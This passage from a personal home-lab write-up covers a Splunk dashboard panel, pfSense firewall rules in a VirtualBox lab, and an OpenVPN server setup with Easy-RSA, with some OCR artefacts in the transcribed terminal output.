
4. **Requests Over Time (Timechart):** Provides insights into traffic trends over time.

- **Query:**  
index=csv\_logs | timechart count by URL
- I selected **Line Chart** visualization.
- I saved it as a panel titled "Requests Over Time."



○

## Final Dashboard View



Creating a dashboard helped me consolidate different analyses into a single view, making it easier to monitor and derive actionable insights.

---

## Setting Up pfSense as a Defense Mechanism for My Home Lab

In my cybersecurity home lab setup, I decided to conclude by setting up a strong defense mechanism using pfSense, an open-source firewall and router software.

## Step 1: Installing pfSense and Creating a Virtual Machine

I started by downloading the pfSense installer from the official website. After that, I created a dedicated virtual machine for pfSense using Oracle VirtualBox.

Here's how I configured the VM:


- **Memory Allocation:** 1024 MB RAM.
  - **Storage:** 16 GB dynamically allocated.
  - **Network Settings:**
    - Adapter 1: Bridged Adapter for WAN.
    - Adapter 2: Host-only Adapter for LAN.

This configuration ensured that pfSense could handle traffic between my attacker, SOC, and target machines within the lab.

The Host-only Adapter allowed internal communication between my lab machines, while the Bridged Adapter enabled pfSense to access the internet.

## Step 2: Initial pfSense Setup

Once pfSense was installed and booted, I was greeted with the pfSense console interface displaying various menu options.



- I chose **Option 7: Diagnostics > Ping** to verify internet connectivity.
  - I pinged **8.8.8.8** and **google.com** to ensure that the network was properly set up.

```

pfSense [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1) Assign Interface(s) 10) Filter Logs
2) Set Interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults 13) Update from console
5) Reboot system 14) Enable Secure Shell (sshd)
6) Halt system 15) Restore recent configuration
7) Ping host 16) Restart PHP-FPM
8) Shell

Enter an option: 7

Enter a host name or IP address: 8.8.8.8

PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=116 time=43.728 ns
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=0.534 ns
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=0.614 ns

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 packets received, 0.0% packet loss
round-trip min/avg/max/stddev = 0.534/40.959/70.614/25.420 ns

Press ENTER to continue.

```

- Next, I selected **Option 2: Set interface IP address** to change the LAN IP of pfSense to **192.168.56.1** to match the subnet range used by my Host-only Adapter (**192.168.56.0/24**).

```

pfSense [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
The IPv4 LAN address has been set to dhcp
The IPv6 LAN address has been set to dhcp
Press [ENTER] to continue.
VirtualBox Virtual Machine - Netgate Device ID: 04663bb081aa62567cb3
*** Welcome to pfSense 2.7.8-RELEASE (amd64) on pfSense ***
HW WAN (em0) -> em0 -> v4/DHCP4: 18.8.2.15/24
LAN (lan) -> em1 -> v4/DHCP4: 192.168.56.111/24

8) Logout (SSH only) 9) pfTop
1) Assign Interface(s) 10) Filter Logs
2) Set Interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults 13) Update from console
5) Reboot system 14) Enable Secure Shell (sshd)
6) Halt system 15) Restore recent configuration
7) Ping host 16) Restart PHP-FPM
9) Shell

Enter an option: 2

```


Changing the LAN IP ensured that my target and SOC machines could communicate with the pfSense VM.

---

### Step 3: Accessing the pfSense Web Interface

After setting up the network configuration, I accessed the pfSense web interface by navigating to **<https://192.168.56.1>** in a browser on one of my target machines. I logged in using the default credentials:

- **Username:** admin
- **Password:** pfsense



## Step 4: Configuring Firewall Rules

### Blocking Target Machine's HTTP Traffic

I wanted to block HTTP traffic from one of my target machines (192.168.56.103).

Steps:

1. Navigate to **Firewall > Rules > LAN**.
2. Click **Add (+)** to create a new rule.
3. Configure the rule details:
  - o **Action:** Block
  - o **Protocol:** TCP
  - o **Source:** Single host or alias (192.168.56.103)
  - o **Destination:** Any
  - o **Destination Port Range:** HTTP (80)
4. Save and apply the changes.

The screenshot shows the 'Edit Firewall Rule' dialog box and the 'Firewall / Rules / LAN' list view.

**Edit Firewall Rule Dialog:**

- Action:** Block
- Disabled:**  Disable this rule
- Interface:** LAN
- Address Family:** IPv4
- Protocol:** TCP
- Source:** Source: Invert match, Single host or alias: 192.168.56.103
- Destination:** Destination: any, Destination Port Range: From: Custom, To: Custom

**Firewall / Rules / LAN List View:**

| Actions | Description                        | Schedule | Queue | Gateway | Port      | Destination | Protocol | Source         | States    |
|---------|------------------------------------|----------|-------|---------|-----------|-------------|----------|----------------|-----------|
|         | Anti-Lockout Rule                  |          |       | *       | 443<br>80 | LAN Address | TCP      | 192.168.56.103 | 0/1.10 MB |
|         | Default allow LAN to any rule      |          |       | *       | 80 (HTTP) | *           | TCP      | 192.168.56.103 | 0/0 B     |
|         | Default allow LAN IPv6 to any rule |          |       | *       | *         | *           | TCP      | LAN net        | 0/1 KIB   |
|         | Default allow LAN to any rule      |          |       | *       | *         | *           | TCP      | LAN net        | 0/0 B     |

Blocking HTTP traffic can simulate a scenario where certain types of traffic are restricted for security reasons.

## Blocking Access to Specific Websites

I decided to block access to `instagram.com` from the same target machine.

Steps:

1. Obtain the IP address of `instagram.com` using the `nslookup` command.
2. Go to **Firewall > Aliases** and add a new alias named `Blocked_Websites`, including the IP addresses of the website.
3. Navigate back to **Firewall > Rules > LAN** and add another rule:
  - o **Action:** Block
  - o **Source:** Single host or alias (`192.168.56.103`)
  - o **Destination:** Single host or alias (`Blocked_Websites`)
4. Save and apply the changes.

```
bivin@bivin-VirtualBox:~$ nslookup instagram.com
Server: 127.0.0.53
Address: 127.0.0.53#53

Non-authoritative answer:
Name: instagram.com
Address: 157.240.227.174
Name: instagram.com
Address: 2a03:2880:f267:e5:face:b00c:0:4420
```

Firewall / Aliases / Edit

Properties

|             |                 |                                                                                 |
|-------------|-----------------|---------------------------------------------------------------------------------|
| Name        | Blockedwebsites | The name of the alias may only consist of the characters "a-z, A-Z, 0-9 and _". |
| Description | NOT ACCESSIBLE  | A description may be entered here for administrative reference (not parsed).    |
| Type        | Host(s)         |                                                                                 |

Host(s)

Hint: Enter as many hosts as desired. Hosts must be specified by their IP address or fully qualified domain name (FQDN). FQDN hostnames are periodically re-resolved and updated. If multiple IPs are returned by a DNS query, all are used. An IP range such as 192.168.1.1-192.168.1.10 or a small subnet such as 192.168.1.16/28 may also be entered and a list of individual IP addresses will be generated.

|            |                 |                                             |
|------------|-----------------|---------------------------------------------|
| IP or FQDN | 157.240.227.174 | Entry added Fri, 07 Feb 2025 21:07:59 +0000 |
|------------|-----------------|---------------------------------------------|

Firewall / Aliases / IP

The changes have been applied successfully. The firewall rules are now reloading in the background.  
Monitor the filter reload progress.

IP Ports URLs All

| Name            | Values          | Description    | Actions                                                                                                         |
|-----------------|-----------------|----------------|-----------------------------------------------------------------------------------------------------------------|
| Blockedwebsites | 157.240.227.174 | NOT ACCESSIBLE | <input type="button" value="Edit"/> <input type="button" value="Delete"/> <input type="button" value="Import"/> |

The screenshot shows the 'Edit Firewall Rule' interface on a pfSense web interface. The rule details are as follows:

- Action:** Block
- Disabled:** Not checked
- Interface:** LAN
- Address Family:** IPv4
- Protocol:** TCP
- Source:** Single host or alias (192.168.56.103)
- Destination:** Destination Port Range (any To any)
- Extra Options:**
  - Log:** Not checked
  - Description:** (empty)
  - Advanced Options:** Display Advanced
- Rule Information:**
  - Tracking ID: 1738962749
  - Created: 2/7/25 21:12:29 by admin@192.168.56.103 (Local Database)
  - Updated: 2/7/25 21:13:27 by admin@192.168.56.103 (Local Database)

At the bottom, the status bar shows: 0/0 B, IPv4 TCP, 192.168.56.103, 157.240.227.174, none. The toolbar includes icons for save, cancel, and delete.

This rule is useful for preventing access to specific websites, which can be a part of content filtering policies in organizations.

### Blocking the Attacker Machine Completely

To protect the network from my attacker machine ([192.168.56.104](https://192.168.56.104)), I created a final blocking rule.

Steps:

1. Navigate to **Firewall > Rules > LAN**.
2. Add a new rule:
  - o **Action:** Block
  - o **Protocol:** Any
  - o **Source:** Single host or alias ([192.168.56.104](https://192.168.56.104))
  - o **Destination:** Any
3. Save and apply the changes.
- 4.

The screenshot shows the 'Edit Firewall Rule' interface on a pfSense web interface. The rule is configured to 'Block' traffic on the 'LAN' interface for IPv4. It matches traffic from source IP 192.168.56.104 and has no destination specified. The rule is currently active (0/0 B) and cannot be disabled.

| Action                                                                                                                                                                                                                                                                                  | Block                                      |
|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------|
| Disabled                                                                                                                                                                                                                                                                                | <input type="checkbox"/> Disable this rule |
| Interface                                                                                                                                                                                                                                                                               | LAN                                        |
| Address Family                                                                                                                                                                                                                                                                          | IPv4                                       |
| Protocol                                                                                                                                                                                                                                                                                | Any                                        |
| Source                                                                                                                                                                                                                                                                                  | Source: 192.168.56.104                     |
| Destination                                                                                                                                                                                                                                                                             | any                                        |
| Buttons: <input type="checkbox"/> <input type="button" value="X"/> <span>0/0 B</span> <input type="button" value="IPv4"/> <input type="button" value="192.168.56.104"/> * * * * * none <span>Anchor</span> <span>Edit</span> <span>Print</span> <span>Cancel</span> <span>Delete</span> |                                            |

Completely blocking the attacker machine helps simulate scenarios where malicious actors are isolated from the network.

---

## Conclusion


By setting up pfSense and configuring these firewall rules, I was able to enhance the defensive capabilities of my home lab. This setup allowed me to explore practical defense strategies, understand traffic control mechanisms, and test the effectiveness of firewall configurations.

# Setting Up and Testing OpenVPN

## Step 1: Set Up OpenVPN on the Ubuntu Server

### 1. Update the System

First, I updated the package lists and upgraded all installed packages:



```
UBUNTU TARGET SYSTEM [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Feb 9 02:30
bivin@bivin-VirtualBox: ~
bivin@bivin-VirtualBox: ~$ sudo apt update && sudo apt upgrade -y
[sudo] password for bivin:
Sorry, try again.
[sudo] password for bivin:
Get:1 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Hit:2 http://archive.ubuntu.com/ubuntu noble InRelease [126 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:5 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [618 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [853 kB]
Get:7 http://security.ubuntu.com/ubuntu noble-security/main Translation-en [118 kB]
Get:8 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [8,960 B]
Get:9 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Packages [625 kB]
Get:10 http://security.ubuntu.com/ubuntu noble-security/restricted Translation-en [121 kB]
Get:11 http://security.ubuntu.com/ubuntu noble-security/restricted amd64 Components [212 kB]
Get:12 http://archive.ubuntu.com/ubuntu noble-security/universe amd64 Packages [803 kB]
Get:13 http://archive.ubuntu.com/ubuntu noble-updates/main Translation-en [193 kB]
Get:14 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Components [151 kB]
Get:15 http://archive.ubuntu.com/ubuntu noble-security/universe Translation-en [171 kB]
Get:16 http://archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Packages [635 kB]
Get:17 http://archive.ubuntu.com/ubuntu noble-updates/restricted Translation-en [123 kB]
Get:18 http://archive.ubuntu.com/ubuntu noble-security/universe amd64 Components [52.0 kB]
Get:19 http://archive.ubuntu.com/ubuntu noble-updates/restricted amd64 Components [132 kB]
Get:20 http://archive.ubuntu.com/ubuntu noble-updates/restricted Translation-en [212 kB]
Get:21 http://archive.ubuntu.com/ubuntu noble-updates/universe amd64 Packages [1,012 kB]
Get:22 http://archive.ubuntu.com/ubuntu noble-updates/universe Translation-en [253 kB]
Get:23 http://archive.ubuntu.com/ubuntu noble-updates/universe amd64 Components [363 kB]
Get:24 http://archive.ubuntu.com/ubuntu noble-updates/universe Icons [48x48] [212 kB]
Get:25 http://archive.ubuntu.com/ubuntu noble-updates/universe Icons [64x64] [330 kB]
Get:26 http://archive.ubuntu.com/ubuntu noble-updates/multiverse amd64 Packages [16.3 kB]
```

This ensures that my system is up to date before installing any software.

### 2. Install OpenVPN and Easy-RSA

Next, I installed OpenVPN and Easy-RSA, which is a toolkit for managing certificates:

```
bivin@bivin-VirtualBox: ~$ sudo apt install openvpn easy-rsa -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openvpn is already the newest version (2.6.12-0ubuntu0.24.04.1).
openvpn set to manually installed.
The following packages were automatically installed and are no longer required:
 liblvm17t64 python3-netifaces
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
 libccid libeac3 opencsc opencs-pkcs11 pscsd
The following NEW packages will be installed:
 easy-rsa libccid libeac3 opencs opencs-pkcs11 pscsd
0 upgraded, 6 newly installed, 0 to remove and 3 not upgraded.
Need to get 1,578 kB of archives.
After this operation, 5,046 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu noble/universe amd64 libccid amd64 1.5.5-1 [83.0 kB]
Get:2 http://archive.ubuntu.com/ubuntu noble/universe amd64 pscsd amd64 2.0.3-1build1 [61.7 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble/universe amd64 libeac3 amd64 1.1.2-ds+git20220117+453c3d6b03a0-1.1build2 [54.3 kB]
Get:4 http://archive.ubuntu.com/ubuntu noble/universe amd64 opencs-pkcs11 amd64 0.25.0-rc1-1build2 [936 kB]
Get:5 http://archive.ubuntu.com/ubuntu noble/universe amd64 opencs amd64 0.25.0-rc1-1build2 [370 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble/universe amd64 easy-rsa all 3.1.7-2 [64.8 kB]
Fetched 1,570 kB in 2s (759 kB/s)
Selecting previously unselected package libccid.
```

### **3. Set Up Easy-RSA Environment**

I created the Easy-RSA directory for setting up the public key infrastructure (PKI):

```
bivin@bivin-VirtualBox:~$ make -cadir ~/openvpn-ca
```

## 4. Initialize the PKI

In the Easy-RSA directory, I initialized the PKI:

```
bivin@bivin-VirtualBox:~$ cd ~/openvpn-ca
```

```
olvin@olvin-VirtualBox:~/openvpn-ca$./easyrsa init-pki
Notice

'init-pki' complete; you may now create a CA or requests.

Your newly created PKI dir is:
* /home/bivin/openvpn-ca/pki

Using Easy-RSA configuration:
* /home/bivin/openvpn-ca/vars
```

## **5. Build the Certificate Authority (CA)**

I built the CA by running the following command and providing the required information:

## **6. Generate Server Certificate and Key**

Next, I generated the server certificate and key:

## 7. Generate Diffie-Hellman Parameters

I generated the Diffie-Hellman parameters for secure key exchange:

```
bivin@bivin-VirtualBox:~/openvpn-ca$./easyrsa gen-dh
Using Easy-RSA 'vars' configuration:
* /home/bivin/openvpn-ca/vars

Using SSL:
* openssl OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)
Generating DH parameters, 2048 bit long safe prime
.....+.....+.....+
```

## 8. Copy Generated Files to OpenVPN Directory

I copied the necessary files to the OpenVPN directory:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo cp pki/ca.crt pki/private/server.key pki/issued/server.crt pki/dh.pem /etc/openvpn/
```

---


## Step 2: Configure the OpenVPN Server

### 9. Create the OpenVPN Server Configuration File

I created the OpenVPN server configuration file:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/openvpn/server.conf
```

Here's the configuration I added:



```
GNU nano 7.2 bivin@bivin-VirtualBox: ~/openvpn-ca /etc/openvpn/server.conf *
port 1194
proto udp
dev tun
ca ca.crt
cert server.crt
key server.key
dh dh.pem
topology subnet
server 10.8.0.0 255.255.255.0
push "redirect-gateway def1 bypass-dhcp"
push "dhcp-option DNS 8.8.8.8"
push "dhcp-option DNS 8.8.4.4"
keepalive 10 120
cipher AES-256-CBC
user nobody
group nogroup
persist-key
persist-tun
status openvpn-status.log
verb 3


^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line
```

## 10. Enable IP Forwarding

To enable IP forwarding, I edited the sysctl configuration file:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/sysctl.conf
```

I uncommented the line: net.ipv4.ip\_forward=1



```
GNU nano 7.2 /etc/sysctl.conf *

#####
Functions previously found in netbase
#
Uncomment the next two lines to enable Spoof protection (reverse-path filter)
Turn on Source Address Verification in all interfaces to
prevent some spoofing attacks
#net.ipv4.conf.default.rp_filter=1
#net.ipv4.conf.all.rp_filter=1

Uncomment the next line to enable TCP/IP SYN cookies
See http://lwn.net/Articles/277146/
Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1

Uncomment the next line to enable packet forwarding for IPv6
```

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo sysctl -p
```

Then I applied the changes:

## 11. Set Up Firewall Rules

I allowed traffic on port 1194 and configured NAT:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw allow 1194/udp
Rule added
Rule added (v6)
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw allow OpenSSH
Rule added
Rule added (v6)
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw enable
Firewall is active and enabled on system startup
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw status
Status: active


To Action From
-- -- --
22/tcp ALLOW Anywhere
Anywhere DENY 192.168.56.104
1194/udp ALLOW Anywhere
OpenSSH ALLOW Anywhere
22/tcp (v6) ALLOW Anywhere (v6)
1194/udp (v6) ALLOW Anywhere (v6)
OpenSSH (v6) ALLOW Anywhere (v6)
```

I edited the `before.rules` file:

```
sudo nano /etc/ufw/before.rules
```

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/ufw/before.rules
```

I added the following lines(OPENVPN RULES):




```
bivin@bivin-VirtualBox:~/openvpn-ca$ nano /etc/ufw/before.rules
#
Rules that should be run before the ufw command line added rules. Custom
rules should be added to one of these chains:
ufw-before-input
ufw-before-output
ufw-before-forward
#
#OPENVPN RULES
*nat
:POSTROUTING ACCEPT [0:0]
-A POSTROUTING -s 10.8.0.0/24 -o eth0 -j MASQUERADE
COMMIT

Don't delete these required lines, otherwise there will be errors
*filter
:ufw-before-input - [0:0]
:ufw-before-output - [0:0]
```

Then I modified the `ufw` configuration to accept forwarded packets:

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo nano /etc/default/ufw
```

I set `DEFAULT_FORWARD_POLICY="ACCEPT"`



```
bivin@bivin-VirtualBox:~/openvpn-ca$ nano /etc/default/ufw
#
Set to yes to apply rules to support IPv6 (no means only IPv6 on loopback
accepted). You will need to 'disable' and then 'enable' the firewall for
the changes to take affect.
IPv6=yes

Set the default input policy to ACCEPT, DROP, or REJECT. Please note that if
you change this you will most likely want to adjust your rules.
DEFAULT_INPUT_POLICY="DROP"

Set the default output policy to ACCEPT, DROP, or REJECT. Please note that if
you change this you will most likely want to adjust your rules.
DEFAULT_OUTPUT_POLICY="ACCEPT"

Set the default forward policy to ACCEPT, DROP or REJECT. Please note that
if you change this you will most likely want to adjust your rules
DEFAULT_FORWARD_POLICY="ACCEPT"
```

```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo ufw reload
reloaded the firewall:
```

## 12. Start the OpenVPN Service

I started the OpenVPN service and enabled it to start on boot:



```
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo systemctl start openvpn@server
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo systemctl enable openvpn@server
Created symlink /etc/systemd/system/multi-user.target.wants/openvpn@server.service → /usr/lib/systemd/system/openvpn@.service.
bivin@bivin-VirtualBox:~/openvpn-ca$ sudo systemctl status openvpn@server
● openvpn@server.service - OpenVPN connection to server
 Loaded: Loaded (/usr/lib/systemd/system/openvpn@.service; enabled; preset:)
 Active: active (running) since Sun 2025-02-09 00:49:01 +04; 6min ago
 Docs: man:openvpn(8)
 https://community.openvpn.net/openvpn/wiki/OpenVPN24ManPage
 https://community.openvpn.net/openvpn/wiki/HOWTO
 Main PID: 17162 (openvpn)
 Status: "Initialization Sequence Completed"
 Tasks: 1 (limit: 10)
 Memory: 2.4M (peak: 2.6M)
 CPU: 30ms
 CGroup: /system.slice/system-openvpn.slice/openvpn@server.service
 └─17162 /usr/sbin/openvpn --daemon openvpn-server --status /run/openvpn
```

## **Step 3: Generate Client Certificates & Keys**

## 13. Create Client Certificate

I generated a client certificate and key:

#### **14. Sign the Client Certificate**

I signed the client certificate:

```
bivin@bivin-VirtualBox:~/openvpn-ca$./easyrsa sign-req client client1
Using Easy-RSA 'vars' configuration:
* /home/bivin/openvpn-ca/vars

Using SSL:
* openssl OpenSSL 3.0.13 30 Jan 2024 (Library: OpenSSL 3.0.13 30 Jan 2024)
You are about to sign the following certificate:
Please check over the details shown below for accuracy. Note that this request
has not been cryptographically verified. Please be sure it came from a trusted
source or that you have verified the request checksum with the sender.
Request subject, to be signed as a client certificate
for '825' days:

subject=
 commonName = CLIENT

Type the word 'yes' to continue, or any other input to abort.
Confirm request details: yes

Using configuration from /home/bivin/openvpn-ca/pki/openssl-easyrsa.cnf
Enter pass phrase for /home/bivin/openvpn-ca/pki/private/ca.key:
Check that the request matches the signature
Signature ok
